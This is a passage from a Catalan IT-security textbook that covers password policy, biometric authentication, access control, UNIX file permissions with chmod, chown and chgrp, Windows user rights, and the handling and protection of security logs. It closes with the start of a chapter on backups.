D'altra banda, els sistemes operatius de la família UNIX, com Linux i Mac OS X, utilitzen un sistema híbrid. Fan servir llistes de control d'accés perquè cada objecte porta la seva llista de permisos, però també fan servir capacitats, ja que pertànyer a un grup pot significar accedir a una sèrie de drets automàticament.

3.3 Política de contrasenyes

L'origen de les contrasenyes és molt anterior als sistemes informàtics. Es feia servir des de temps remots especialment en entorns militars per comprovar si algú pertanyia al bàndol amic o al bàndol contrari.

Quan un sentinella veia que s'acostava algun desconegut li deia una senya, que bàsicament era una pregunta o una frase. El desconegut havia de respondre una contrasenya, que era la resposta a la pregunta o frase formulada. Evidentment, calia posar molta cura perquè les contrasenyes no arribessin a orelles dels enemics.

En el món dels sistemes d'informació, la funcionalitat de les contrasenyes és bastant semblant: serveix per veure si algú que intenta accedir a una zona protegida és amic o enemic, o en lèxic informàtic *usuari autoritzat* o *no autoritzat*.

Les contrasenyes són el mètode més estès per impedir accessos no autoritzats vers sistemes o continguts dins un sistema. Són una eina que és molt econòmica i ben utilitzada pot ser molt efectiva. Ara bé, igual que succeïa en el món militar cal estar segurs que la contrasenya no arriba a orelles de possibles atacants.

Segons estudis, el mal ús de les contrasenyes és a la llista de les deu amenaces més habituals dels sistemes de seguretat. L'any 2002 una periodista es va fer famosa perquè va aconseguir accés al compte de correu de Saddam Hussein. No va necessitar grans coneixements de pirateria per accedir-hi.

Una **contrasenya** no és més que un conjunt de caràcters secrets que s'utilitzen com a procés d'autenticació.

El mal ús de les contrasenyes és una pràctica molt estesa. Els usuaris moltes vegades escullen contrasenyes fàcils de recordar, però que són alhora molt fàcils d'esbrinar. D'altres vegades, la contrasenya és molt robusta però està enganxada amb un adhesiu a la pantalla de l'ordinador.

Fer un bon ús de les contrasenyes és una tasca que implica tots els usuaris d'una organització, no solament el personal de seguretat. L'obligació del personal de seguretat és definir quines són les pautes que cal seguir mitjançant la definició d'una política de contrasenyes.

Una **política de contrasenyes** és un document que regula quines són les normes de creació de les contrasenyes, les normes de protecció de les contrasenyes i la freqüència de renovació de les contrasenyes.

3.3.1 Creació de contrasenyes correctes

Perquè una contrasenya sigui efectiva ha de ser robusta, això vol dir que ha de ser difícil d'esbrinar per un possible atacant. Contrasenyes com 1234 o el nom d'un familiar són exemples de contrasenyes dèbils.

Els responsables de seguretat han de vetllar per les contrasenyes que generin els usuaris. De vegades, es poden establir regles per impedir que un usuari generi una contrasenya dèbil com, per exemple, definir una longitud mínima.

Les contrasenyes es consideren febles si compleixen alguna d'aquestes característiques:

- Tenen menys de 10 caràcters.
- La contrasenya és una paraula que apareix en algun diccionari (sigui de l'idioma que sigui).
- La contrasenya és el nom d'algun familiar, amic, company de treball, mascota, personatge famós...

- La contrasenya és alguna dada personal com la data de naixement, adreça postal on es viu...
- La contrasenya segueix algun patró numèric o alfanumèric com aaabbb, 1234, qwerty...

Per tal que una contrasenya es consideri robusta ha de complir les característiques següents:

- Contenir tant majúscules com minúscules.
- Tenir text, valors numèrics i alfanumèrics.
- Tenir com a mínim 10 caràcters de longitud.
- No ha d'aparèixer a cap diccionari.
- No s'ha de basar en informació personal.


El problema que hi ha amb les contrasenyes robustes és que de vegades són difícils de recordar, amb la qual cosa acaben escrites en un tros de paper sota del teclat.

Com s'han de generar contrasenyes segures fàcils de recordar

Una tècnica per generar contrasenyes robustes és crear-les a partir d'una cançó o frase que ens sigui fàcil de recordar. Per exemple, si fem servir com a referència la frase: "Això és una manera de recordar una contrasenya" podem generar la contrasenya a partir de les inicials de cada paraula i canviar la paraula *una* pel nombre *1* i afegir-hi un caràcter alfanumèric al final: *Ae1MdR1c!*

3.3.2 Protecció de les contrasenyes

Les contrasenyes a més de ser robustes han d'estar ben protegides, ja que si arriben a mans de possibles atacants aquests poden burlar la seguretat de tot el sistema.



Perquè les contrasenyes siguin eficaces s'han de mantenir guardades en un lloc segur.

Hi ha molts mètodes pels quals els atacants poden esbrinar una contrasenya. Un mètode molt estès és el de l'enginyeria social en el qual, per exemple, un atacant truca a un usuari i li diu que és l'administrador de sistemes i li demana la contrasenya. Com que l'usuari treballa en una multinacional i no coneix en persona l'administrador de sistemes lliura la seva contrasenya a l'atacant, ja que es creu que és un administrador.

La política de contrasenyes ha d'establir de quina manera els usuaris han de protegir les contrasenyes i aplicar les regles. Les normes bàsiques de protecció de les contrasenyes són:

- No escriure mai la contrasenya en un correu electrònic.
- No dir la contrasenya per telèfon a ningú.

- No dir la contrasenya als companys d'empresa ni que siguin superiors directes.
- No parlar sobre les contrasenyes davant d'altres persones.
- No posar pistes de la contrasenya per fer-la més fàcil de recordar i alhora d'esbrinar.
- No escriure mai la contrasenya en formularis ni que siguin formularis del departament de seguretat.
- No dir la contrasenya a amics ni familiars.
- No dir a ningú la contrasenya quan es marxa de vacances.
- No escriure en cap paper la contrasenya per si de cas s'oblida.
- Canviar la contrasenya cada sis mesos com a mínim.

3.4 Sistemes biomètrics

De vegades, els requeriments quant a seguretat poden ser molt elevats com en el cas d'instal·lacions militars o governamentals. Quan la seguretat que ofereixen les contrasenyes no és suficient hi ha altres mecanismes que ofereixen més garanties com és el cas dels sistemes biomètrics.

La tecnologia que fan servir aquest tipus de dispositius és complexa i, per tant, són un mecanisme d'autenticació molt més car.

Els **sistemes biomètrics** verifiquen la identitat d'un usuari mitjançant l'anàlisi d'algun dels seus atributs físics o del seu comportament.

Un exemple de sistema biomètric basat en un atribut físic seria un lector d'empremtes dactilars. Aquests sistemes basen el seu criteri de decisió en **alguna cosa que l'usuari és**.

En canvi, una tauleta electrònica sobre la qual l'usuari escriu la seva signatura és un sistema biomètric basat en el comportament. Aquests sistemes basen el seu criteri de decisió en **alguna cosa que l'usuari fa**.

Els sistemes biomètrics que basen el criteri de decisió en algun patró de comportament tenen el problema que aquests patrons poden canviar al llarg del temps o que poden ser falsificats per atacants.

La manera de funcionar dels sistemes biomètrics és que fan un escaneig d'un patró físic o de comportament de l'usuari i el comparen amb una mostra model que tenen enregistrada. Si les dues mostres es consideren iguals llavors l'autenticació és correcta.

Els usuaris s'han de donar d'alta en els sistemes biomètrics. Durant aquest procés, el sistema biomètric recollirà una mostra del patró de l'usuari que servirà com a referència per a intents d'autenticació posteriors.

Els sistemes biomètrics, com qualsevol sistema, no són infalibles i pot ser que tinguin certs errors durant el procés d'autenticació.

Hi ha dos tipus d'errors que poden cometre els sistemes biomètrics: els falsos positius i els falsos negatius.
Un **fals positiu** es produeix quan el sistema accepta un impostor que hauria d'haver estat denegat.
Un **fals negatiu** es produeix quan el sistema denega l'accés a un usuari que hauria d'estar acceptat.

3.4.1 Tipus de sistemes biomètrics

En el mercat hi ha diferents tipus de sistemes biomètrics en funció del patró de l'usuari en el qual es basen per a l'autenticació. Els sistemes més comuns són:

- **Lectors d'empremtes dactilars**: les empremtes dactilars són formades pel relleu que es troba en els dits de la mà. Aquesta és una característica única per a cada persona.
- **Lectors del palmell de la mà**: el palmell de la mà conté informació que varia d'individu en individu. Aquesta informació inclou les empremtes dactilars i altres dades fisiològiques.
- **Lectors de retina**: aquests sistemes llegeixen el patró format pels vasos sanguinis que es troben a la retina ocular. Es fa servir una càmera que projecta un feix de llum vers l'ull i captura el patró.
- **Lectors d'iris**: l'iris és la porció de l'ull acolorida que envolta la pupil·la. L'iris conté molta informació com ara anells, colors... Aquests patrons són capturats per una càmera i es poden fer servir per identificar un usuari.
- **Lectors facials**: un sistema de reconeixement facial pot tenir en compte molts atributs com l'estructura òssia, la distància entre els ulls, la forma de la barbeta...

Els sistemes biomètrics basats en la lectura de la retina són una eina molt fiable com a mesura d'autenticació.

3.5 Autenticació d'usuaris

Perquè un usuari accedeixi a un recurs d'un sistema informàtic, prèviament cal que demostri que és qui diu que és, tingui les credencials necessàries i se li hagin donat els drets o privilegis per dur a terme les accions que demana.

La **identificació** és una manera d'assegurar-se que un subjecte (usuari o procés) és l'entitat que diu que és. La identificació pot consistir en un nom d'usuari o un número de compte. Per ser **autenticat** com cal, el subjecte també ha de proveir alguna dada addicional com, per exemple, una contrasenya, un atribut anatòmic o algun altre tipus de prova.

Un cop l'usuari ha estat identificat i autenticat, el sistema ha de comprovar si té drets per accedir al recurs que demana. Per fer això, el sistema utilitzarà algun mecanisme de control, com ara una matriu de control d'accessos. Si el sistema determina que el subjecte té accés al recurs, **autoritzarà** el subjecte; en cas contrari, li denegarà l'accés.

3.5.1 Identificació

Determinar la identitat en seguretat informàtica té tres aspectes clau:

- **Unicitat**: en un sistema cada individu ha de tenir un identificador únic. L'empremta digital o l'escaneig de la retina es poden considerar elements únics per determinar la identitat d'un subjecte.
- **No descriptiva**: cap part de la credencial no ha d'indicar la finalitat del compte. Per exemple, un identificador d'usuari no hauria de ser **webadmin**, **superusuari** o **gerent**.
- **Expedició**: els elements proveïts per una altra autoritat reconeguda per demostrar la identitat d'un subjecte. El document nacional d'identitat és un tipus d'element de seguretat que es consideraria una forma d'expedició d'identificació.

A més, en un sistema concret és recomanable establir un sistema d'identificadors estàndard. Per exemple, els noms d'usuari sempre tindran de la forma següent: de primer, el nom, després, un punt i, a continuació, el primer cognom, sense caràcters ASCII estès (accents, enyes...).

3.5.2 Autenticació

Un cop el subjecte s'ha identificat, cal que s'autentiqui, és a dir, cal que demostri que és qui diu que és. Hi ha tres factors que s'utilitzen per a l'autenticació: alguna cosa que una persona sap (autenticació per coneixement), alguna cosa que una persona té (autenticació per possessió) i alguna cosa que una persona és o fa (autenticació per característica).

- L'**autenticació per coneixement**, com una contrasenya o una combinació de caixa forta, normalment és la manera més econòmica d'implementar

l'autenticació. L'inconvenient principal és que persones no autoritzades puguin esbrinar la informació secreta i accedir igualment al sistema.

- L'**autenticació per possessió**, com una clau o targeta d'accés, s'utilitza sovint per accedir a instal·lacions, però també pot ser útil per autenticar sistemes. El problema apareix quan algú perd la seva propietat o la hi roben, cosa que es podria convertir en un accés no autoritzat.

- L'**autenticació per característica** es basa en un dels atributs físics d'una persona. Els sistemes biomètrics estàtics utilitzen atributs físics únics, com l'empremta digital o la retina per autenticar els usuaris (alguna cosa que l'usuari és). Els sistemes biomètrics dinàmics reconeixen els usuaris per la veu, les característiques de l'escriptura (alguna cosa que l'usuari fa).

- Una **autenticació multifactor** utilitza dos o tres factors d'autenticació i assegura un nivell més alt de seguretat. En general, el tipus d'autenticació multifactor més utilitzada és l'**autenticació de dos factors**. Un exemple seria aquest: un usuari vol accedir a un sistema i per fer-ho ha d'indicar alguna cosa que sap (contrasenya) i utilitzar alguna cosa que té (targeta magnètica). Una altra possibilitat podria ser una contrasenya més un atribut físic (escaneig de la retina).

3.6 Autorització

El mecanisme d'autenticació permet comprovar la identificació d'un usuari perquè accedeixi al sistema o a un recurs concret. Un cop dins, però, l'usuari només podrà fer determinades accions o accedir als recursos als quals se li ha donat permís.

L'administrador del sistema autoritza els usuaris a fer determinades tasques. Així, l'administrador té el màxim control possible del sistema i restringeix l'accés a certs recursos i limita allò que pot fer cada tipus d'usuari. Suposeu que l'usuari Joan s'ha identificat i autenticat correctament i ja és dins del sistema, accedeix a un fitxer de text i prova d'obrir el document. Abans que li aparegui per pantalla, el sistema comprovarà que l'usuari Joan té autorització per accedir al fitxer que demana. Si té aquesta autorització, podrà veure el contingut de l'arxiu; en cas contrari, se li mostrarà un missatge d'error que digui que no hi té accés.

3.6.1 Criteris d'accés

Per facilitar a l'administrador del sistema la tasca d'autoritzar l'accés als recursos, es poden establir diferents criteris d'accés mitjançant l'ús de rols, grups, localitzacions, hores d'accés i tipus de transaccions.

S'utilitzen els **rols** quan es volen donar permisos a un tipus d'usuari que fa una tasca concreta. Aquest rol es basa en un tipus de feina o funció. Per exemple, un

treballador que faci d'auditor en una empresa només requerirà accés de lectura a qualsevol transacció que es faci. Aquest rol no necessitarà privilegis per modificar o esborrar dades.

Els **grups** van bé quan es tenen diversos usuaris amb característiques semblants que requereixen l'accés a certs recursos i a certes dades. Ajuntar aquests usuaris en un únic grup i donar-los els permisos d'accés corresponents al grup és més senzill i efectiu que fer-ho individu per individu. En el cas d'un institut, es poden crear dos grups diferents: alumnat i professorat. Els directoris i els fitxers de les assignatures seran accessibles en mode lectura per als dos grups, mentre que només el grup de professors tindrà privilegis per modificar o esborrar dades.

La **localització** de l'usuari que vol accedir a un recurs és un altra manera eficaç de controlar l'accés al sistema. Aquesta localització pot ser **física**, només es pot accedir a un recurs si físicament ens trobem al mateix lloc, o **lògica**, normalment tenint en compte l'adreça de l'ordinador des d'on s'accedeix. Un exemple de localització lògica podria ser el següent: configureu un dels servidors de bases de dades de tal manera que només es poden fer consultes des de les adreces IP dels ordinadors de l'empresa.

L'**hora d'accés** és un altre mecanisme de seguretat adient per controlar l'accés al sistema. Aquest criteri permet establir les franges horàries en què es pot accedir a un recurs concret. Suposeu que teniu un servidor web per fer tràmits administratius mitjançant formularis. Es podrien configurar unes hores d'accés de vuit del matí a vuit del vespre per poder-los utilitzar. Fora d'aquest horari, no seria possible introduir cap més dada. D'aquesta manera, es podrien evitar possibles atacs que es produïssin fora de l'horari administratiu en dies feiners.

Finalment, les **restriccions per tipus de transacció** permeten controlar les dades a les quals s'accedeix durant un certs tipus de funcions i quines accions es poden dur a terme amb les dades. Quan accediu al vostre compte bancari via web, podreu veure el saldo que us queda però no podreu fer cap transferència mentre no passeu un segon nivell de seguretat.

3.7 Control d'accés als recursos i d'execució de tasques

Per garantir la seguretat d'un sistema informàtic, els usuaris s'han d'identificar i d'autenticar correctament per poder-hi accedir. Un cop dins, però, els usuaris només podran accedir als recursos per als quals se'ls ha donat permís, és a dir, els que estan autoritzats a utilitzar. D'una manera semblant, els usuaris només les tasques per a les quals se'ls ha donat dret.

3.7.1 Permisos

L'administrador del sistema pot decidir i configurar l'entorn perquè determinats usuaris no puguin veure, modificar o eliminar certs arxius o directoris, per exemple. També hi ha la possibilitat de donar certs permisos a grups d'usuaris amb característiques similars. Així, l'administrador del sistema s'estalviarà temps en donar els mateixos permisos a tot un conjunt d'usuaris (grup) en comptes de fer-ho un per un (usuari).

Hi ha diversos mecanismes per controlar qui està autoritzat a utilitzar un recurs i qui no. En general, el sistema operatiu emmagatzema per a cada recurs els usuaris i els grups que el poden fer servir i en quines condicions (lectura, escriptura, execució...). Un mecanisme per controlar els accessos consisteix a utilitzar llistes de control d'accés (ACL).

3.7.2 Els permisos en entorns tipus UNIX

Quan feu una llista en format llarg del contingut d'un directori en un sistema de tipus UNIX, podeu veure els permisos de cada fitxer o subdirectori.

```
1 > ls –l
2 total 80
3 –rw–rw–r–– 1 joan profes 31744 Feb 21 17:56 seguretat.doc
4 –rw–rw–r–– 1 joan profes 41472 Feb 21 17:56 freebsd.pdf
5 drwxrwxr–x 2 joan profes 4096 Feb 25 11:50 materials
```

Cada línia correspon a un arxiu o subdirectori, el primer caràcter indica el tipus d'objecte: arxiu normal (-), directori (d), enllaç simbòlic (l), etc.

Tot seguit hi ha nou caràcters que representen els permisos d'accés a l'arxiu o al directori en qüestió:

- Tres caràcters per a l'usuari propietari de l'arxiu o directori (*user*).
- Tres caràcters per al grup d'usuaris de l'arxiu o directori (*group*).
- Tres caràcters per a la resta d'usuaris, és a dir, que no són ni l'usuari propietari ni pertanyen al grup de l'arxiu o directori (*others*).


En cada grup de tres caràcters, el primer correspon al permís de **lectura** (*r*, *read*), el segon al permís d'**escriptura** (*w*, *write*) i el tercer al permís d'**execució** (*x*, *execution*). Si un caràcter conté un guió significa que no es té el permís corresponent activat.

Després dels permisos, hi ha un nombre enter que representa el nombre d'enllaços forts a l'arxiu o directori. Seguidament trobem l'usuari i el grup propietaris de l'arxiu o directori.

En la línia següent podeu veure que l'arxiu seguretat.doc pertany a l'usuari Joan, del grup profes.

```
rw-rw-r-- 1 joan profes 31744 Feb 21 17:56 seguretat.doc
```

Si observeu amb detall els permisos, veureu que l'usuari Joan té permís de lectura (r) i d'escriptura (w) sobre l'arxiu. Els usuaris que pertanyen al grup profes també tenen permís de lectura (r) i d'escriptura (w). La resta d'usuaris només disposa de permís de lectura (r). En canvi, ningú no té permís d'execució sobre l'arxiu (en ser un document tampoc no té sentit que estigui activat aquest permís).



El permís d'execució en directoris es fa servir per permetre-hi o impedir-hi l'accés. Si traieu el permís d'execució a un directori per a tots els usuaris, ningú no hi podrà entrar.

Els permisos bàsics que pot tenir un arxiu són tres: **lectura**, **escriptura** i **execució** (rwx). Aquests permisos són definits per a cadascuna de les categories d'usuaris: **usuari** propietari, **grup** i **la resta**. Per tant, cada arxiu disposa de nou permisos definits: tres per a l'usuari, tres per al grup i tres per a la resta.

L'ordre chmod

Per poder canviar els permisos en sistemes tipus UNIX s'utilitza l'ordre **chmod** (*change mode*). En general, permet indicar quins permisos voleu afegir a un arxiu o directori concrets o treure'n. Hi ha diverses maneres d'utilitzar l'ordre chmod. Per obtenir-ne una ajuda completa podeu consultar la pàgina d'ajuda corresponent (*man chmod*).

La manera més bàsica d'utilitzar chmod consisteix a indicar primer el subjecte afectat (usuari, grup o altres) seguit dels permisos que es volen afegir o restringir. Finalment, s'indica l'arxiu o directori al qual es volen canviar els permisos.

```
> chmod u=rwx freebsd.pdf
```

Afegeix tots els permisos (=rwx) a l'usuari propietari (u) de l'arxiu freebsd.pdf.

```
> chmod ugo-r materials
```

Treu el permís de lectura (-r) a tots els usuaris (ugo: *user*, *group*, *others*) del directori materials.

```
> chmod o+w freebsd.pdf
```

Afegeix el permís d'escriptura (+w) per a la resta d'usuaris (o) a l'arxiu freebsd.pdf.

Només l'administrador del sistema o l'usuari propietari pot modificar els permisos d'un arxiu o directori.

L'ordre chown

Quan es crea un arxiu, s'hi assigna automàticament un usuari i un grup propietaris. L'usuari és el que ha creat l'arxiu i el grup és el grup principal al qual pertany.

Per motius pràctics, us pot interessar canviar l'usuari propietari d'un arxiu o directori. Potser heu creat l'arxiu com a administrador del sistema (usuari *root*), però voleu que estigui disponible per a algun usuari o grup concrets.

Suposeu que heu creat l'arxiu qualificacions.doc com a usuari *root* i en voleu canviar el propietari.

- rw-rw-r– 1 root root 4292 Mar 11 22:46 qualificacions.doc

Amb l'ordre **chown** (*change owner*) ho podeu fer. El primer paràmetre és l'usuari que voleu com a nou propietari i el segon paràmetre és el nom de l'arxiu o directori en qüestió.

```
> chown joan qualificacions.doc
> ls –l
–rw–rw–r–– 1 joan root 4292 Mar 11 22:46 qualificacions.doc
```

Cal tenir en compte que només el propietari d'un arxiu pot configurar un propietari diferent (a més de l'administrador).

L'ordre chgrp

Per canviar el grup propietari d'un arxiu o directori disposeu de l'ordre **chgrp** (*change group*). El seu funcionament és semblant al de l'ordre chown, però aquest cop cal indicar primer el nou grup al qual pertanyerà l'arxiu.

```
> chgrp profes qualificacions.doc
> ls –l
–rw–rw–r–– 1 joan profes 4292 Mar 11 22:46 qualificacions.doc
```

Novament, només l'administrador del sistema i el propietari de l'arxiu poden especificar un nou grup propietari.

3.7.3 Execució de tasques mitjançant drets d'usuari

Així com els permisos permeten accedir a diferents recursos, els drets d'usuari permeten dur a terme determinades tasques. Gràcies als permisos podreu evitar que certs usuaris modifiquin o eliminin un arxiu. Amb els drets d'usuari us assegurareu que només les persones adequades poden reiniciar el sistema, canviar l'hora i data del sistema o donar de baixa usuaris, per exemple.

L'administrador d'un sistema informàtic acostuma a tenir tots els drets d'usuari activats i, per tant, pot fer qualsevol acció o tasca. Precisament, és l'administrador qui assigna els drets d'usuari a altres usuaris i grups donats d'alta.

Lògicament, cada sistema operatiu gestiona els drets d'usuari a la seva manera. En sistemes Windows, es poden consultar i modificar des de les **Eines administratives**: s'ha d'escollir primer l'opció **Directives locals** i després l'opció **Assignació de drets d'usuari**. En la taula 3.2 podeu veure alguns dels drets d'usuari que s'utilitzen en un sistema Windows 2003.

Taula 3.2. Drets d'usuari locals

Dret d'usuari	Descripció
Accedir a aquest ordinador des de la Xarxa.	Connectar mitjançant la Xarxa a un ordinador.
Fer còpies de seguretat de fitxers i directoris.	Fer còpies de seguretat del sistema. Aquest dret d'usuari està per sobre dels possibles permisos dels recursos. És a dir, tot i no tenir permís de lectura, es podran llegir els arxius per fer-ne una còpia de seguretat.
Canviar l'hora del sistema.	Configurar l'hora i/o la data del rellotge intern de l'ordinador.
Depurar programes.	Depurar aplicacions per trobar possibles errades de programació.
Forçar apagat des d'un sistema remot.	Permet que un ordinador sigui apagat o reiniciat des d'un sistema remot.
Apagar el sistema.	Permet apagar localment el servidor de Windows 2003.
Prendre propietat de fitxers o d'altres objectes.	Pren propietat de fitxers, directoris i altres objectes que no són propietat d'altres usuaris.

3.8 Registres d'usuaris, incidències i alarmes

Hi ha molts tipus de registres que poden contenir tot tipus d'informació. Normalment, la majoria d'aplicacions amb un mínim de complexitat guarda registres per poder tenir informació en casos de fallida.

En aquest punt ens interessa conèixer els registres que tenen relació amb la seguretat informàtica. Revisar el registre de l'aplicació "calculadora" pot resultar molt entretingut, però no aporta gaire informació des del punt de vista de la seguretat.

La primera tasca que cal tenir en compte és identificar quines són les aplicacions crítiques que cal avaluar en els nostres sistemes d'anàlisi de registres. Tenir un volum excessiu de registres pot ser problemàtic perquè processar la informació és una tasca molt laboriosa.

Guardar informació de registres que no es revisa és tan poc útil com no guardar-la. Les polítiques de seguretat defineixen qui és el responsable de validar la informació i amb quina freqüència ha de fer-ho.

Des del punt de vista de la seguretat, els registres que tenen més rellevància són:


- Registres dels sistemes operatius
- Registres del programari de seguretat

3.8.1 Registres dels sistemes operatius

Hi ha gran varietat de sistemes operatius depenent del dispositiu per al qual estan destinats. Hi ha sistemes operatius per a servidors, per a equips de client, per a estacions de treball, per a dispositius de xarxa (encaminadors, commutadors...).

La gran majoria de sistemes operatius guarda registres dels esdeveniments que succeeixen sobre el sistema en què operen (figura 3.2). La informació que registren es pot dividir en dues classes: esdeveniments del sistema i esdeveniments de l'usuari.

FIGURA 3.2. Visor d'esdeveniments de Windows



Els **esdeveniments del sistema** són accions o operacions produïdes pels components del mateix sistema operatiu com, per exemple, apagar el sistema o iniciar un servei. Normalment, totes les accions que produeixen errors són enregistrades. En canvi, els **esdeveniments d'usuari** són conseqüència d'accions produïdes per un usuari.

Tot i que la informació que es registra depèn de la configuració del sistema operatiu que ha fet l'administrador, la llista següent mostra els esdeveniments que hi són típicament recollits:

- Rendiment del sistema
- Intents d'accés al sistema (fallits i satisfactoris)
- Identitat dels usuaris que han accedit al sistema
- Bloqueig d'usuaris (després d'un nombre repetit d'intents d'accés fallits)

- Data i temps dels intents d'accés al sistema
- Utilització d'eines d'administració del sistema
- Dispositius utilitzats
- Peticions d'alteració de fitxers de configuració

Aquesta informació pot resultar molt valuosa per analitzar si un sistema està sent atacat. Així, doncs, per exemple, un decrement molt accentuat del rendiment pot ser un indicador que hi ha algun virus o cavall de Troia.

Sintaxi dels registres

La manera com es mostra la informació pot variar molt d'un sistema operatiu a un altre. Cal un cert coneixement del sistema operatiu per poder interpretar la informació que apareix en el registre. A continuació, es mostra un exemple de registre de Windows:

```
Event Type: Success Audit Event Source: Security
Event Category: (1)
Event ID: 517
Date: 362009PM
Time: 2:56:40
User: Admin\SYSTEM
Computer: KENT
Description: The audit log was cleared
Primary User Name: SYSTEM
Primary Domain: Admin
Primary Logon ID: (0x0,0x3F7)
Client User Name: userk
Client Domain: KENT
Client Logon ID: (0x0,0x28BFD)
```

3.8.2 Registres del programari de seguretat

Cada vegada hi ha més programari per protegir la seguretat dels sistemes informàtics. Aquest tipus de programari enregistra qualsevol informació que pugui ser d'utilitat.

La majoria de programari de seguretat es configura perquè si es produeixen certs tipus d'esdeveniments a més a més d'enregistrar-los es dispari una alarma que enviï un correu electrònic a l'administrador del sistema.

Entre el programari de seguretat que pot generar registres cal fer menció especial a:

- **Antivirus**: guarden registre de virus, cavall de Troia i altre programari maliciós detectats. També enregistra desinfeccions de fitxers i quarantenes (bloquejar el fitxer) aplicades. De vegades, també enregistra quan es produeixen actualitzacions de les bases de dades de virus i escanejos del sistema.
- **Encaminadors**: són dispositius de xarxa encarregats de fer arribar la informació a diferents equips. Normalment, es configuren per permetre o

A l'actualitat molts usuaris tenen encaminadors a les xarxes domèstiques perquè diversos equips pugin connectar-se a Internet.

bloquejar determinats tipus de tràfic de dades. Cada vegada que es bloqueja tràfic de xarxa que pugui ser perillós s'enregistra l'esdeveniment.

- **Tallafocs**: de la mateixa manera que els encaminadors, permeten o bloquegen determinats tipus d'accions basats en una política de decisió. Els tallafocs guarden registre de tota l'activitat que monitoren.

- **Servidors intermediaris (** *proxies* **)**: són servidors intermediaris mitjançant els quals s'accedeix als llocs web. Els usuaris en comptes de fer peticions directament, el servidor intermediari les fa per ells. Es poden configurar per bloquejar l'accés a determinades pàgines web que puguin ser perilloses. Es guarda registre de totes les peticions que arriben al servidor intermediari.

- **Programari d'accés remot**: de vegades hi ha empreses que permeten accedir als sistemes des de fora de les instal·lacions mitjançant l'ús de programari d'accés remot. Els atacants poden intentar fer servir aquesta porta d'entrada per accedir als sistemes informàtics. El programari d'accés remot enregistra tots els intents d'accés per poder detectar si usuaris no autoritzats intenten accedir al sistema.

3.9 Gestió de registres

Gestionar correctament els registres és clau per poder extreure la informació necessària, sobretot quan ens enfrontem a grans volums d'informació.

Per tal que la feina de gestió dels registres sigui més senzilla és necessari que els administradors configurin correctament els sistemes. Per a una gestió i configuració correctes dels registres cal tenir en compte el següent:

- **Evitar tenir massa fonts de registres**: si hi ha massa registres dispersos en servidors per tota l'organització la gestió es dificulta.

- **Inconsistència de les dades**: de vegades per augmentar l'eficiència només s'enregistren les dades més rellevants. Això pot representar un problema a l'hora de rastrejar incidents si les dades no són consistents. Un exemple seria que un registre emmagatzemi la IP però no el nom d'usuari. mentre que un altre enregistri el nom d'usuari però no la IP.

- **Inconsistència temporal**: una de les dades importants que s'ha d'enregistrar és la data i l'hora de quan succeeix un esdeveniment. La majoria de vegades la font horària que es fa servir és l'hora del servidor en què es troba el registre. Si tots els sistemes no estan sincronitzats temporalment això pot crear confusions en analitzar els registres.

- **Inconsistència de formats**: la informació que es desa als registres es pot trobar en formats molt diferents. De vegades, en XML, d'altres, en valors

separats per comes, d'altres, en bases de dades... Tenir massa formats diferents augmenta molt la complexitat de la gestió dels registres.

- **Informació sensible**: a l'hora de configurar quina informació s'enregistra no és pot ometre la informació especialment sensible com l'activitat dels comptes amb privilegis de *root* o administrador.
- **Utilitzar eines de gestió de registres**: analitzar els fitxers de registre (*logos*) manualment és una tasca que requereix molt temps. De vegades, resulta rendible adquirir una eina de gestió de registres.

3.9.1 Protecció dels registres

Si un atacant atracador accedeix a la caixa forta d'un banc un cop perpetri el robatori farà tot el possible per eliminar les pistes del crim. El mateix s'aplica per als fraus informàtics, l'atacant intentarà esborrar qualsevol registre que el pugui incriminar. Sense la informació dels registres no és possible adonar-se que s'ha produït un atac.

La informació que hi ha als registres ha d'estar protegida. Només certes persones (administradors o personal de seguretat) ha de poder veure, modificar o esborrar la informació dels registres.

La integritat s'ha d'assegurar mitjançant mètodes criptogràfics, de manera que si algú altera les dades del registre es pugui detectar.

De vegades, pot ser convenient xifrar la informació dels registres per tal de garantir-ne la confidencialitat. També es pot enregistrar aquesta informació en discos de CD-ROM per evitar la pèrdua o l'alteració de les dades enregistrades.

Còpies de seguretat

Jordi Masfret Corrons

Índex

Introducció

Els sistemes informàtics processen informació. Aquesta informació els arriba mitjançant els perifèrics d'entrada, és processada i es mostra en els perifèrics de sortida.

De totes maneres, de vegades és necessari emmagatzemar la informació processada, per diferents causes: de vegades, no es disposa del temps necessari per completar el processament de dades, o d'altres, aquestes dades emmagatzemades són el punt de partida per a processaments posteriors.

Per això, els sistemes informàtics necessiten disposar de dispositius d'emmagatzematge, per tal de guardar la informació rellevant d'una manera permanent.

